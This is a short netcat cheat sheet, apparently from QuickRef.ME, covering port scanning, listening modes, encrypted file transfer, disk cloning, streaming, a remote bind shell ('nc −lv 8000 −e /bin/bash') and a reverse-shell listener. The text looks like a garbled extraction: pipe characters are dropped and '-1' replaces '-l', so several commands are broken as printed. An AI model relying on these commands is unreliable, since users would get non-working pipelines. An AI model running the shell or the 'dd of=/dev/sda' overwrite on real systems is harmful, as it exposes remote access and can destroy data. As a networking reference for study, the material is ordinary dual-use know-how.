





Netcat cheatsheet


Getting Started

QuickRef.ME



	Option examples
nc -h	Help
nc -z 192.168.1.9 1-100	Port scan for a host or IP address
nc -zv 192.168.1.9 1-100	Provide verbose output
nc -zn 192.168.1.9 1-100	Fast scan by disabling DNS resolution
nc -lp 8000	TCP Listen mode (for inbound connects)
nc -w 180 192.168.1.9 8000	Define timeout value
nc -kl 8000	Continue listening after disconnection
nc -u 192.168.1.9 8000	Use UDP instead of TCP
nc -q 1 192.168.1.9 8000	Client stay up after EOF
nc -4 -l 8000	IPv4 only
nc -6 -l 8000	IPv6 only

Netcat Examples



	Encrypt transfer	Clones
Server (192.168.1.9)		Server (192.168.1.9)
\$ nc -1 8000 openssl enc -d -des3 -pass pass:password > file.txt		\$ dd if=/dev/sda nc −1 8000
Client		Client
\$ openssl enc -des3 -pass pass:password nc 192.168.1.9 8000		\$ nc -n 192.168.1.9 8000 dd of=/dev/sda
Encrypt data before transfering over the network		Cloning a linux PC is very simple. Suppose your system disk is /dev/sda

Video streaming	Remote shell	Reverse shell
Server (192.168.1.9)	Server (192.168.1.9)	Server (192.168.1.9)
\$ cat video.avi nc -1 8000	\$ nc −lv 8000 −e /bin/bash	\$ nc -lv 8000

